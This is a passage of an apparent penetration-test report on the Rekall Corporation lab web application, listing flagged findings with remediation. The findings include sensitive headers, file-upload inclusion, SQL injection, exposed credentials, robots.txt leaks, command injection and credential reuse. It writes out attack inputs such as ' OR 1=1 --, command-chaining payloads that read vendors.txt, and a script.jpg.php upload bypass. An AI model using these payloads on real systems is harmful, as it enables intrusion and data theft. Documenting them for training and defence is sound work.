Description	This vulnerability involves sensitive data exposure through HTTP response headers on the About-Rekall.php page. The flag nckd97dk6sh2 appears in the HTTP response headers, revealing sensitive information that should not be exposed to unauthorized users. Attackers can easily discover this flaw by analyzing HTTP responses using tools like cURL or BURP Suite. The data exposure is often due to poor server configuration or the accidental inclusion of sensitive data in headers, allowing unauthorized access to critical information. **Exploitation Method:** ● The attacker uses a command such as curl -v http://192.168.14.35/About-Rekall.php to send an HTTP request and view response headers. ● Tools like BURP Suite can also be used to inspect HTTP headers in live traffic, revealing the sensitive data inadvertently sent by the server. **Impact:** ● Exposure of sensitive data such as session IDs, flags, or internal information can lead to unauthorized access, information disclosure, and potential further exploitation of the server.
Images	
Affected Hosts	Any server hosting the 192.168.14.35/About-Rekall.php page, particularly

	those running Apache/2.4.7 (Ubuntu) with misconfigured settings allowing sensitive dataleakage through response headers. 192.168.14.35
Remediation	**Review and Sanitize Headers:** Remove any unnecessary or sensitive information from HTTP response headers, particularly data that could expose application details or sensitive information. **Implement Secure Headers:** Use security headers such as X-Content-Type-Options, Content-Security-Policy, and X-Frame-Options to protect against common attacks that exploit header vulnerabilities. **Regular Security Audits:** Conduct periodic security audits to inspect server responses for unintended data exposure, focusing on headers and cookie attributes. **Patch and Update Servers:** Keep the server and associated web applications updated with the latest security patches to prevent known vulnerabilities from being exploited. **Use Web Application Firewalls (WAFs):** Deploy WAFs to filter and monitor HTTP traffic, helping to prevent sensitive data leaks through misconfigured server responses.

Web App Vulnerability 5	Findings
Title	Flag 5 - Local File Inclusion (LFI) Exploit
Risk Rating	High (7/10)
Description	Flag 5 involves a Local File Inclusion (LFI) vulnerability on the "Memory-Planner.php" page, specifically in the second field. In this scenario, an attacker can exploit this vulnerability to include files from the server's filesystem, leading to unauthorized access to sensitive information or execution of malicious files. **How Attackers Find and Exploit the Vulnerability:** 1. **Discovery:** Attackers can identify LFI vulnerabilities using tools like Burp Suite, by testing for file inclusions in input fields or URL parameters. 2. **Exploitation:** The attacker exploited the LFI vulnerability by uploading a file, which allowed them to read arbitrary files on the server or execute scripts. For this flag, uploading any PHP file into the application loaded the local file, revealing the flag. 3. **Impact:** LFI can lead to the exposure of sensitive data, such as configuration files, credentials, or other critical information. In severe cases, it can allow remote code execution if malicious files are included.


Images	
Affected Hosts	The vulnerability affects the host running the "Memory-Planner.php" page of the Rekall Corporation website. This could include any web servers with improperly validated file upload functions that allow local file inclusion. 192.168.14.35/Memory-Planner.php
Remediation	1. **Input Validation and Sanitization:** Implement strong input validation and sanitization mechanisms to prevent unauthorized file inclusions. Only allow file uploads that meet specific, safe criteria. 2. **File Inclusion Restrictions:** Ensure that the application only includes necessary files and restrict paths to trusted directories using whitelists. 3. **Error Handling:** Properly handle errors and disable detailed error messages that could reveal the filesystem structure to attackers. 4. **Use Secure File Upload Mechanisms:** Implement secure file upload mechanisms that do not allow executable files or scripts to be uploaded and executed. 5. **Security Patching and Updates:** Regularly update the server and web application to patch known vulnerabilities and reduce the attack surface.


Web App Vulnerability 6	Findings
Title	Flag 6 - Local File Inclusion (Third Field)
Risk Rating	High (8/10)
Description	This flag involves exploiting a Local File Inclusion (LFI) vulnerability on the Memory-Planner.php page. The LFI vulnerability allows attackers to include and execute files on the server. In this specific instance, the application's upload function is exploited by using specially named malicious scripts that bypass input validation checks designed to block unauthorized file types. By manipulating the file name to include both allowed and executable file extensions, such as script.jpg.php, an attacker can execute their code on the server. The flag ld8skd62hdd is revealed upon successful exploitation.

	Exploitation Details: An attacker can discover this vulnerability by testing various file upload methods and observing the server's behavior when different file types are used. The vulnerable field does basic checks on file extensions, looking for .jpg. By naming a file with a double extension like script.jpg.php, the attacker can trick the application into accepting and then executing the file as a script. Once executed, the malicious script can read sensitive files, perform code execution, or further compromise the server, posing significant security risks. This LFI vulnerability allows an attacker to manipulate server functionality, potentially leading to unauthorized data access, server compromise, or further exploitation that could severely impact the confidentiality, integrity, and availability of the affected system.
Images	
Affected Hosts	Any server running the vulnerable Memory-Planner.php application, particularly those that do not have adequate input validation for file uploads or fail to properly sanitize and control file execution. 192.168.14.35/Memory-Planner.php
Remediation	1. Implement strict input validation to ensure that only the intended file types (e.g., images) can be uploaded and prevent script execution. 2. Use a whitelist approach for allowed file extensions and mime types. Avoid using blacklists, as they are prone to bypass techniques. 3. Ensure that uploaded files are stored outside the web root directory to prevent direct access and execution. 4. Employ server-side measures such as disabling the execution of PHP


	in upload directories using server configurations (e.g., .htaccess or server settings). 5. Regularly patch and update web applications and servers to mitigate known vulnerabilities that could be exploited in combination with LFI.

Web App Vulnerability 7	Findings
Title	Flag 7 - SQL Injection Vulnerability (First Field)
Risk Rating	High (8/10)
Description	Flag 7 showcases a classic SQL Injection vulnerability on the Login.php page. This occurs when user inputs are not properly sanitized, allowing attackers to manipulate SQL queries executed by the server. In this scenario, the attacker was able to bypass authentication by injecting a payload into the login field that always returns true (' OR 1=1 --). This means any input that follows the format can access the application without proper credentials. **How Attackers Find and Exploit This Problem:** Attackers typically find SQL Injection vulnerabilities through manual testing or automated tools like SQLmap. In this case, a simple payload like ' OR 1=1 -- was used, which is a common test to see if the application is vulnerable. Once identified, the attacker can exploit this to access protected areas, retrieve data, or even modify and delete data from the database. **Potential Impacts:** ● Unauthorized access to user accounts and data. ● Data breaches leading to the exposure of sensitive information. ● Potential manipulation or deletion of data within the database. ● Can lead to full system compromise if administrative controls are accessed.

Images	
Affected Hosts	Any connected databases that are queried with the compromised input, risking exposure of data or unauthorized modifications. 192.168.14.35/Login.php
Remediation	1. **Input Validation and Sanitization:** Always validate and sanitize inputs to prevent SQL code execution. Use parameterized queries or prepared statements to ensure inputs are treated strictly as data. 2. **Use ORM (Object-Relational Mapping) Tools:** These help in abstracting SQL queries, making it harder for SQL injection attempts. 3. **Regular Security Testing:** Conduct regular penetration tests and vulnerability assessments to identify SQL Injection risks before attackers do. 4. **Error Handling:** Ensure that error messages do not reveal details about the database structure or SQL queries. 5. **Database Permissions:** Limit database permissions to the bare minimum required for application functionality. Avoid using administrative accounts for connecting to the database.


Web App Vulnerability 8	Findings
Title	Flag 8 - Sensitive Data Exposure (Second Field)
Risk Rating	High (8/10)
Description	The vulnerability on the Login.php page exposes sensitive data, specifically the username and password used for authentication. An attacker can retrieve these credentials directly from the HTML source code or by simply highlighting the login page, revealing stored sensitive information in clear text. This flaw results from improper handling of sensitive data and failure to implement security best practices for credential storage and display. **Exploitation**: An attacker can exploit this vulnerability by accessing the login page and inspecting the HTML source code or visually analyzing the displayed fields on the page. The exposed credentials (Username: dougquaid, Password: kuato) can be easily identified, allowing unauthorized access to restricted areas, potentially leading to further compromise of the system. **Impact**: Once the credentials are exposed and used, an attacker can gain access to administrative sections, sensitive data, and perform unauthorized actions within the application, escalating their control over the environment. This exposure significantly increases the risk of data theft, system manipulation, and further security breaches.
Images	
Affected Hosts	The login system of the Rekall Corporation's web application (Login.php). 192.168.14.35/Login.php & the source code of that page (View Source)
Remediation	1. **Encrypt Sensitive Data**: Ensure that usernames and passwords are never stored or transmitted in plaintext. Implement robust encryption methods for both at-rest and in-transit data. 2. **Use Secure Authentication Mechanisms**: Implement secure authentication practices, such as hashed passwords with salts, multi-factor authentication (MFA), and secure cookies for session

	management. 3. **Input Validation and Sanitization**: Validate and sanitize all data fields and inputs on the login page to prevent the unintentional display of sensitive information. 4. **Disable Auto-Fill and Suggest Features**: Ensure that sensitive fields do not store or suggest previously entered data. 5. **Security Best Practices**: Regularly audit code and configuration settings to prevent exposure of credentials and sensitive data through web interfaces.


Web App Vulnerability 9	Findings
Title	Flag 9 - Sensitive Data Exposure via robots.txt
Risk Rating	Medium (6/10)
Description	The flag is exposed through the robots.txt file, a file typically used to guide web crawlers and bots on which parts of a website they are allowed or disallowed to access. In this case, sensitive information was mistakenly included in this file, revealing the flag directly to anyone who views it. Attackers commonly check robots.txt files for hidden directories or sensitive data because this file is publicly accessible and often overlooked as a security risk. **How Attackers Can Find and Exploit This Vulnerability:** 1. The attacker accesses the robots.txt file directly by navigating to http://192.168.14.35/robots.txt. 2. The file, instead of merely instructing bots on which paths to avoid, inadvertently lists the flag as part of its contents, making it accessible to any user. 3. Attackers exploit this by simply reading the robots.txt file, which requires no special permissions or technical knowledge. **Impact:** ● Exposure of sensitive data (the flag) to unauthorized users. ● Possible insight into hidden directories or pages that could lead to further exploitation.
Images	

Affected Hosts	Web server hosting the robots.txt file 192.168.14.35/Robots.txt
Remediation	1. **Audit robots.txt Regularly:** Regularly review the contents of the robots.txt file to ensure that no sensitive data or internal paths are being exposed. 2. **Remove Sensitive Information:** Immediately remove any sensitive or non-public information from the robots.txt file. Sensitive paths should be handled through access controls, not by listing them in publicly accessible files. 3. **Implement Proper Access Controls:** Ensure that sensitive directories are protected by authentication and authorization mechanisms, rather than simply relying on bot directives. 4. **Educate Development Teams:** Train web development and server management teams on the correct use of robots.txt to prevent future data exposure.

Web App Vulnerability 10	Findings
Title	Flag 10 - Command Injection in networking.php (First Field)
Risk Rating	Critical (9/10)
Description	Flag 10 demonstrates a command injection vulnerability on the networking.php page, where user input is not properly sanitized before being executed by the system. This vulnerability allows an attacker to inject arbitrary commands into the input field and execute them on the server. Command injection can lead to unauthorized access to sensitive data, execution of harmful commands, or even complete server compromise, depending on the command and permissions. **Exploitation Details:** Attackers can exploit this vulnerability by entering input into the DNS check field that contains additional commands, separated by operators like && or ;. For example, by using payloads such as www.example.com && cat vendors.txt or www.example.com ; cat vendors.txt, the attacker can execute the cat vendors.txt command to read sensitive files on the server. This type of exploit demonstrates the direct impact of the vulnerability, where unauthorized access to files and potential further command execution can lead to a full system compromise.


Images	
Affected Hosts	The web server hosting the networking.php page is directly affected. This server's misconfigured input handling makes it vulnerable to arbitrary command execution by remote attackers. 192.168.14.35/networking.php
Remediation	1. **Input Validation and Sanitization:** Implement strict input validation to filter and sanitize user inputs. Use whitelisting to only allow expected inputs, such as valid domain names, and reject anything that does not conform to these expected formats. 2. **Use Parameterized Commands:** Avoid direct command execution based on user inputs. Use parameterized functions or APIs that do not allow direct command execution from user-supplied input. 3. **Least Privilege Principle:** Ensure the web server and any executing processes run with the least privileges necessary to function. This reduces the impact of any successful exploitation. 4. **Web Application Firewall (WAF):** Deploy a WAF that can help detect and block suspicious payloads targeting command injection vulnerabilities. 5. **Security Patches:** Regularly update and patch the server and related software to close known vulnerabilities that might be exploited by command injection attacks.


Web App Vulnerability 11	Findings
Title	Flag 11 - Advanced Command Injection in networking.php (Second Field)
Risk Rating	High (8/10)

Description	This flag involves exploiting a command injection vulnerability in the second field of the networking.php page. The application fails to adequately sanitize user inputs, allowing attackers to inject arbitrary shell commands. While basic filtering is in place to remove common separators like & and ;, it is still possible to execute unauthorized commands using the | operator. This specific exploit enables an attacker to execute commands on the server, which can result in unauthorized data access, system manipulation, and potential full system compromise. **Exploitation Method**: Attackers can exploit this vulnerability by crafting payloads that bypass basic input validation. For instance, instead of using common command separators, the payload www.welcometorekall.com | cat vendors.txt uses the pipe (|) to execute additional commands, demonstrating the command injection capability despite input filtering. **Impact**: Successful exploitation of this vulnerability allows an attacker to: ● Read sensitive files on the server. ● Execute unauthorized commands, potentially gaining further access. ● Manipulate system behavior or disrupt service.
Images	
Affected Hosts	The vulnerable host is networking.php on the internal web server at 192.168.14.35. Any web application that accepts user inputs without proper sanitization or uses them in command executions is potentially vulnerable. 192.168.14.35/networking.php
Remediation	1. **Input Validation**: Strictly validate and sanitize all user inputs. Only allow expected input formats and lengths. 2. **Command Execution**: Avoid using user inputs directly in command execution. Utilize safer alternatives like parameterized queries or built-in functions that do not allow command chaining.

	3. **Use Secure APIs**: Where possible, use higher-level functions or libraries that abstract command execution, reducing the risk of injection. 4. **Monitoring and Logging**: Implement logging and monitoring to detect unusual command execution patterns that may indicate an attack. 5. **Code Review and Penetration Testing**: Regularly conduct code reviews and penetration tests to identify and fix command injection vulnerabilities. **Prevention Measures**: ● Use input sanitization libraries or frameworks that specifically mitigate injection risks. ● Employ web application firewalls (WAFs) to detect and block injection attempts in real-time. ● Continuously update server software and security patches to prevent known vulnerabilities from being exploited.


Web App Vulnerability 12	Findings
Title	Flag 12 - Brute Force Attack in Login.php (or password guess)
Risk Rating	High (8/10)
Description	The vulnerability associated with this flag is related to brute force attacks on the admin login page (Login.php). The attacker was able to identify valid credentials by using previously exposed information from other vulnerabilities such as command injection, which allowed them to access sensitive files like /etc/passwd. Through this, they discovered an existing user, "melina," and reused the same credentials for a successful login. This issue highlights weak password management and lack of brute force protection, such as account lockouts or CAPTCHA, making the system vulnerable to unauthorized access. **How an Attacker Can Find and Exploit the Problem**: An attacker can identify this vulnerability by exploiting previously known issues such as command injection, which reveals system files containing user information. Once the attacker identifies a valid username, they can attempt to brute force the password using tools or manual entry attempts. Since there are no rate-limiting or security checks in place, the attacker can successfully access the system using discovered credentials. **Potential Impact**: Exploitation of this vulnerability can lead to unauthorized access to administrative functions, potential data leakage, and loss of control over sensitive sections of the application. This can also allow further exploitation of other vulnerable areas within the admin interface, leading to a complete system compromise.

Images	
Affected Hosts	Admin login page (Login.php) of the Rekall Corporation website. 192.168.14.35/Login.php
Remediation	1. **Implement Account Lockout Mechanisms**: Introduce account lockout policies after a few failed login attempts to mitigate brute force attacks. 2. **Strengthen Password Policies**: Enforce strong, complex passwords and mandate regular password changes to reduce the chances of easy password guessing. 3. **Multi-Factor Authentication (MFA)**: Add MFA for admin logins to provide an additional layer of security even if credentials are compromised. 4. **Monitor Login Attempts**: Implement logging and monitoring of all login attempts, especially failed ones, to detect and respond to suspicious activities quickly. 5. **Input Validation and Sanitization**: Harden the input fields to protect against further exploitation of discovered credentials through other vulnerable endpoints.

